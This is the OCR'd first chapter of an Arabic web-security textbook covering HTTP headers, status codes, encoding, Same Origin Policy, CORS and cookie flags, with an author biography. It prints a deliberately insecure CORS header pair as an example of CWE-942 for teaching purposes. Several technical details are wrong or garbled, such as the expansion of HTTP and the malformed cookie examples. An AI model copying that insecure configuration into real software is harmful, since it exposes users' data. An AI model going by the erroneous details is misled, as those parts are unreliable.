د.م. أحمد هاشم الفقي
استشارى أمن المعلومات و التحول الرقمي

فن اكتشاف ثغرات تطبيقات الويب من البداية إلى الاحتراف

Vol. 1

كتاب
فن اكتشاف ثغرات تطبيقات الويب من البداية إلى الاحتراف

المؤلف

د.م/ أحمد هاشم الفقي

استشارى أمن المعلومات و التحول الرقمي

Ahmed.Hashem.ElFiky@outlook.com

نبذة عن المؤلف (الجانب الاكاديمي)

- تخرج من كلية الهندسة جامعة حلوان تخصص هندسة الحاسبات بإمتياز مع مرتبة الشرف (الاول على الدفعة) سنة 2012 م
- عمل كمعيد بكلية الهندسة جامعة حلوان من سنة 2013 م و حتى سنة 2018 م
- حاصل على درجة الماجيستير في الهندسة تخصص هندسة الحاسوب كلية الهندسة جامعة حلوان من الفترة 2013 م و حتى 2015 م
- حاصل على درجة الماجيستير في العلوم من كلية الهندسة جامعة الازهر قسم هندسة النظم و الحاسبات تخصص أمن المعلومات من الفترة 2019 م و حتى 2021 م
- مؤلف و مراجع لابحاث علمية اكاديمية عديدة فى مجال أمن المعلومات منشورة فى مجلات عالمية مثل IEEE Access, IJITEE و EIJ و غيرها من المجلات
- مؤلف كتاب منشور دوليا بعنوان "Wireless Penetration Testing Up and Running"
- حاصل على درجة دكتوراه فى إدارة الاعمال من جامعة فيرن بكرواتيا و أكاديمية الأعمال الدولية في سويسرا من الفترة 2021 م و حتى 2023 م

نبذة عن المؤلف (الجانب التقني)

- عمل كمهندس أمن تطبيقات الويب بشركة Link Development
- عمل كمهندس أمن الشبكات بشركة Nile.com
- عمل كقائد فريق أمن المعلومات بشركة Tanmeyah
- عمل كإستشارى أمن معلومات بشركة Summit Technology Solutions
- عمل كرئيس قسم أمن المعلومات بمجموعة شركات نهضة مصر للنشر
- يعمل كإستشارى أمن المعلومات و التحول الرقمي بجامعة حلوان
- حاصل على شهادات تقنية عالمية مثل ISO 27001 LA و ECSA v10 و غيرها من الشهادات

المقدمة

المؤلف

د.م/ أحمد هاشم الفقي

استشارى أمن المعلومات و التحول الرقمي


Ahmed.Hashem.ElFiky@outlook.com

محتويات هذا الفصل:

- اساسيات بروتوكول HTTP/S
- فهم الترميز Encoding
- فهم سياسة نفس الاصل Same Origin Policy
- فهم ال Cookies
- فهم ال Session
- فهم Web Application Proxies

أساسيات بروتوكول HTTP/S

- بروتوكول ال HTTP هو اختصار لكلمة Hyper Test Transfer Protocol
- وهو برتوكول اساسى للتصفح على الويب او الانترنت
- و هو عبارة عن Client-Server Protocol حيث يطلب المستخدم او ال Client صفحة الويب من على المتصفح ثم ياتى الرد من على الخادم او ال Server و يقوم هذا للبروتوكول بعرضها على المتصفح فهو يستخدم فى الاتصال بين المستخدم و الخادم و تبادل الرسائل (requests/responses) بينهما
- يتكون HTTP Request من مجموعة من Headers و ال Message Body كما وضح بالشكل التالى: حيث (r\n\) تساوى ضربة Enter من الكيبورد



أساسيات بروتوكول HTTP/S (تكلمة....)

- المتصفح يرسل من مجموعة ال Headers تتألف من كذا Parameter الى الخادم كما بالشكل الاتى:


```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64;
rv:36.0) Gecko/20100101 Firefox/36.0
Accept: text/html,application/xhtml+xml
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

أساسيات بروتوكول HTTP/S (تكلمة....)

- ف أول Parameter هوال Request method وهو فى المثال السابق كلمة GET التى تعنى ان المستخدم يريد الحصول على شئ ما من الخادم. كما يوجد انواع اخرى من Request Method مثل POST, PUT, DELETE, OPTIONS, TRACE و غيرهما
- ثانى Parameter هو ال Path اى المسار التى تريده من الخادم و هو فى المثال السابق (/)
- ثالث Parameter هو البروتوكول المستخدم وهو فى المثال السابق HTTP/1.1
- رابع Parameter و هو ال Host اى عنوان website الى تريده. ملحوظة عنوان website + المسار Full URL = (Path)
- خامس Parameter وهو ال User-Agent حيث يحتوى على اسم المتصفح وال version الخاص به و نوع نظام التشغيل و هو فى المثال السابق اسم المتصفح Firefox و نظام التشغيل windows

أساسيات بروتوكول HTTP/S (تكلمة....)

- سادس Parameter هو ال Accept و هنا يحدد المتصفح نوع الملفات التى سوف ترجع من الخادم ثم يقوم بعرضها للمستخدم و هو فى المثال السابق نوع الملفات التى سيقوم بعرضها HTML
- سابع Parameter هو ال Accept-Encoding و هنا يحدد المتصفح نوع ضغط الملفات المقبول و الذى سوف يرجع من الخادم بدون فقدان للمعلومات ثم يقوم المتصفح بفك الضغط و عرض الملفات للمستخدم و هو فى المثال السابق نوع ضغط الملفات المقبول من المتصفح هو gzip
- ثامن Parameter هو ال Connection وهو يستخدم للحفاظ على الاتصال بين المستخدم و الخادم لوقت طويل لو استخدم كلمة Keep-alive كما هو فى المثال السابق بدلا من إنشأ اتصال جديد بين المستخدم و الخادم كل مره كما هو فى الحال فى بوتوكول HTTP 1.0

أساسيات بروتوكول HTTP/S (تكلمة....)

- الخادم يرسل من مجموعة ال Headers تتألف من كذا سطر الى المتصفح كما بالشكل الاتى:

```
HTTP/1.1 200 OK
Date: Fri, 13 Mar 2015 11:26:05 GMT
Cache-Control: private, max-age=0
Content-Type: text/html; charset=UTF-8
Content-Encoding: gzip
Server: gws
Content-Length: 258

<PAGE CONTENT>
```

أساسيات بروتوكول HTTP/S (تكلمة....)

- ف أول سطر هو ال Status line حيث يتكون من البرتوكول المستخدم و ال version الخاص به ثم كود الرد او ما يعرف ب Status Code ثم المعنى المراد لهذا الكود كما موضح بعض الاكواد و المعنى المراد لها فى الجدول الاتى:

كود الرد	المعنى المراد
200	ان المصدر الذى طلبته موجود
301	ان ال مصدر الذى طلبته تم انتقله للينك جديد بشكل دائم
302	ان المصدر الذى طلبته تم انتقله للينك جديد بشكل مؤقت
403	ان المستخدم لا يمتلك الصلاحيات الكافيه للحصول على هذا المصدر من الخادم
404	ان الخادم لا يحتوى على هذا المصدر الذى يطلبه المستخدم

أساسيات بروتوكول HTTP/S (تكلمة....)

- ثانى سطر هو التاريخ او ال Date و هو يعرض التاريخ و الوقت للرسالة او الرد الذى انشأت من ناحية الخادم على طلب المستخدم
- ثالث سطر هو ال Cache-control حيث يسمح لكل من المتصفح و الخادم على الموافقة على بعض قواعد ال Caching كما فى الجدول التالى:


Caching Rule	المعنى المراد
no-cache	يحدد هذا الامر على انه يجب التحقق من أى محتوى مخزن مؤقتا عند كل طلب قبل تقديمه الى العميل
no-store	يشير هذا الامر الى انه لا يمكن التخرين المؤقت للمحتوى بأى طريقة
public	يقوم هذا الامر بتحديد نوع المحتوى على انه عام مما يعنى انه يمكن التخزين المؤقت له من قبل المتصفح او من قبل اى تخزينات مؤقته وسيطة
Private	يقوم هذا الامر بتحديد نوع المحتوى على انه خاص مما يعنى انه يمكن التخزين المؤقت له من قبل المتصفح فقط

أساسيات بروتوكول HTTP/S (تكلمة....)

- رابع سطر هو ال نوع المحتوى الذى سوف يعرض على متصفح المستخدم او ما يسمى بال Content-type
- خامس سطر هو ال Content-Encoding يوضح نوع الضغط المقبول للرسالة المرسلة من الخادم للمتصفح حيث فى مثالنا السابق كان نوع الضغط هو gzip
- سادس سطر هو ال Server حيث يعرض معلومات عن الخادم و فى مثالنا السابق هو gws او Google Web Server
- سابع سطر هو طول المحتوى او الرسالة او ما يعرف باسم Content-Length و الوحدة المستخدمة هى ال byte
- ثامن سطر هو محتوى الرسالة المرسلة من الخادم الى المتصفح للعرض على المستخدم


الفرق بين بروتوكول HTTP و بروتوكول HTTPS

- بالنسبة لبروتوكول ال HTTP ترسل البيانات بين المتصفح و الخادم او العكس بدون تشفير
- اما بالنسبة لبرتوكول ال HTTPS ترسل البيانات بين المتصفح و الخادم او العكس بشكل مشفر يصعب فهمه حيث تستخدم طبقة للشفير اسمها SSL/TLS



فهم ال Encoding او ما يعرف بالترميز

- يهدف الترميز إلى تحويل بيانات ليصبح بإمكان أنظمة مختلفة التعامل معها بطريقة صحيحة. على سبيل المثال: إرسال ملفات تنفيذية في بريد إلكتروني أو عرض حروف Charactersخاصّة على صفحة ويب. **ليس** الغرض هنا إبقاءَ المعلومة سريّة بل التأكد من أن التعامل معها سيكون على النحو الأمثل.
- يحوّل الترميز البيانات من صيغة إلى أخرى بآلية ***متاحة للعموم*** ويمكن بالتالي عكسُ التحويل بسهولة. لا تحتاج البيانات بعد ترميزها لمفتاح سري حتى يمكن التعامل معها، إذ أن المطلوب الوحيد ليمكنَ فك الترميز هو الخوارزمية Algorithmالمستخدمة فيه
- أمثلة: ASCII و Unicode و URL و Base64



فهم سياسة نفس الاصل Same Origin Policy

- تعريف 1: هذه السياسة تسمح للأكواد النصية ان تعمل فقط على صفحات الموقع الواحد والموقع يتحدد عن طريق نوع البرتوكول واسم المضيف ورقم المنفذ
- تعريف 2: هو حماية متواجدة في كل المتصفحات وظيفتها تمنع الموقع B بأنه يقرأ Response Data موقع A اذا لم تتطابق الشروط الثلاث بين A و B وهي (اسم الدومين/بورت او منفذ الدومين/نوع البرتوكول المستخدم)
- مثال: لدينا موقعين الاول اسمة https://Boom.com و الثانى اسمة https://Null.com حيث ان موقع Null.com يحتوى على API وظيفته استخراج معلومات العميل و ارسالها لموقع Boom.com إذن تعالوا نشوف هل المتصفح سوف يسمح بذلك حيث انه سوف يسمح بذلك فى حالة إذا تطابقت الشروط الثلاثة السابقة و لن يسمح إذا لم تطابق اى واحد من الشروط الثلاثة السابقة

فهم سياسة نفس الاصل Same Origin Policy (تكمله...)

A Site	B Site	نتيجة المقارنة
//:https	//:https	تطابقت بنجاح (URI Scheme)
Boom.com	Null.com	فشل التطابق (Domain/اسم الموقع)
443	443	تطابقت بنجاح (Port/المنفذ)

- للأسف ان (اسم الموقع) لم يتطابق فالمتصفح بحماية SOP سوف يقف عائق للمبرمج المسكين :(!! حاليا المبرمج في حيرة ويحتاج ان يريد موقع Boom.com معرفة معلومات العميل من ال Null.com (API) فما الحل !؟ هنا يأتي دور مايسمى CORS
- CORS هى اختصار لكلمة Cross-Origin Resource Sharing

فهم سياسة نفس الاصل Same Origin Policy (تكمله...)

- تعريف CORS هو المسؤول عن السماح ورفض تمرير وقراءة Response data بين موقع A وموقع B
- لنكمل ماتوقفنا عنده في جزئية شرح SOP حيث ال CORS هو بالواقع عبارة عن Headers Response فمن أجل ان يستطيع موقع Boom.com من اخذ Response Data من موقع Null.com (API) لازم ان نعرف ان فيه بعض Headers Response لازم يتم تعيينها في موقع Null.com
- اول Response Header اسمه Access-Control-Allow-Origin سوف يتم وضعه ضمن ال Headers الخاص بموقع Null.com حيث نضع فيه اسم الموقع الذى يسمح له Null.com بأخذ معلومات منه و هو فى مثالنا https://Boom.com
- ثانى Response Header اسمه Access-Control-Allow-Credentials و هو قيمته True/False فإذا كانت True فإننا نسمح للموقع Boom.com بأخذ المعلومات من موقع Null.com و إذا كانت False فإننا لن نسمح للموقع Boom.com بأخذ المعلومات من موقع Null.com

فهم سياسة نفس الاصل Same Origin Policy (تكمله...)

- على سبيل المثال ده شكل Request من نوع GET حيث يريد موقع platform.twitter.com بأخذ معلومات من موقع Syndication.twitter.com حيث تم وضع الموقع الذى ياخذ المعلومات فى parameter اسمه Origin فهل يسمح له الموقع Syndication بذلك تعالو نشوف ال Response

```
GET https://syndication.twitter.com/settings HTTP/1.1
Host: syndication.twitter.com
Origin: https://platform.twitter.com
```

فهم سياسة نفس الاصل Same Origin Policy (تكمله...)

- بالفعل سمح موقع Syndication.twitter.com لموقع platform.twitter.com ان يأخذ هذه المعلومات المظلاله باللون الاصفر

```
HTTP/1.1 200 OK
access-control-allow-credentials: true
access-control-allow-origin: https://platform.twitter.com
cache-control: must-revalidate, max-age=600
content-length: 97
content-type: application/json; charset=utf-8
date: Sat, 04 May 2019 09:58:49 GMT
last-modified: Sat, 04 May 2019 09:58:49 GMT
server: tsa_o
set-cookie: tfw_exp=0; Max-Age=86400; Expires=Sun, 5 May 2019 09:58:49 GMT; Path=/; Domain=.twitter.com
strict-transport-security: max-age=631138519
vary: Origin
x-connection-hash: 5448a75fbb4145c52757431d95ea9c71
x-response-time: 116

{"should_obtain_cookie_consent":false,"is_bucketed":false,"experiments":{},"is_allowed_ads":true}
```

ثغرة Misconfigured CORS

- للأسف الشديد مع كل تلك الحمايات والأساليب المعقدة من اجل رفع مستوى أمان أعمال المبرمج في الويب الا أن المبرمج يتسبب بنفسه بثغرة خطيرة قد تسبب الى سحب معلومات مستخدمي موقعه او تطبيقه او عملاءه ويفقد سمعته في الخصوصية وأشياء ممكن ان تكون أخطر أخطر
- **سبب حدوث هذه الثغرة : عدم علم او معرفة كافية للمبرمج عن حماية CORS بحيث يسمح لأي موقع ويقوم بتمرير البيانات له مباشرة**
- **خطورة الثغرة : تسبب الثغرة الى سحب معلومات حساسة بدون أذن الضحية**
- **رقم الثغرة : CWE-942**

```
access-control-allow-credentials: true
access-control-allow-origin: *
```


فهم ال Cookies

- تضع معظم مواقع الويب، عندما يتم زياراتها ملفاً صغيراً على القرص الصلب الخاص بجهاز الزائر (المتصفح)، هذا الملف يسمى "كوكي" ((Cookie، وملفات الكوكيز هي عبارة عن ملفات نصية، اذ أنها ليست برامج أو شفرات برمجية
- ويهدف هذا الكوكي إلى جمع بعض المعلومات عنك، وهو مفيد أحياناً، خاصة إذا كان الموقع يتطلب منك إدخال كلمة مرور تخولك بزيارته. ففي هذه الحالة لن تضطر في كل زيارة لإدخال تلك الكلمة، إذ سيتمكن الموقع من اكتشافها بنفسه عن طريق "الكوكي"، الذي تم وضعه على القرص الصلب في الجهاز وذلك من اول زيارة بمعنى أخر تحتوي هذه الملفات النصية (الكوكيز) على معلومات تتيح للموقع الذي أودعها أن يسترجعها عند الحاجة، أي عند زيارتكم المقبلة للموقع
- حيث يتم ارسال الCookie فى رسالة الرد على المتصفح ضمن ال Response Headers

فهم ال Cookies (تكمله ...)

- يتكون ال Cookie من مجموعة من الحقول هى
- 1- Domain هو يحدد اسم الدومين الذى جاء منه ال Cookie للمتصفح
- 2- Path هو المسار المستخدم فى الدومين و يحدد استخدام ال Cookie بالتحديد فى انهى مسار
- 3- Content هو قيمة ال Cookie و هى على شكل name=value
- 4- Expires هو يحدد وقت انتهاء استخدام ال Cookie
- 5- HTTP Only Flag هو يجبر المتصفح على ارسال ال Cookie خلال برتوكول HTTP حيث يمنع من قرائتها بواسطة JS, Flash ,Java او اى تكنولوجى غير HTML
- 6- Secure Flag معناه ان ال Cookie سوف ترسل مشفرة من خلال بروتوكول HTTPS

فهم ال Cookies (تكمله ...) مثال




```
POST /login.php
Host: www.google.com

usr=John&Pass=mypass
```


```
HTPP /1.1 200OK
...
Set-Cookie: domain=google.com; path=/; expires=espires=Mon;
16-Apr-2013 19:03:22 GMT; authenticated='1'; httpOnly;
secure;
<PAGE CONTENT>
```

فهم ال Cookies (تكمله ...) مثال


```
GET /mail.php
Host: www.google.com
Cookie=authenticated="1";
```

Examples of Correct Cookie Installation


Examples of Incorrect Cookie Installation

Correct Cookie Installation Examples

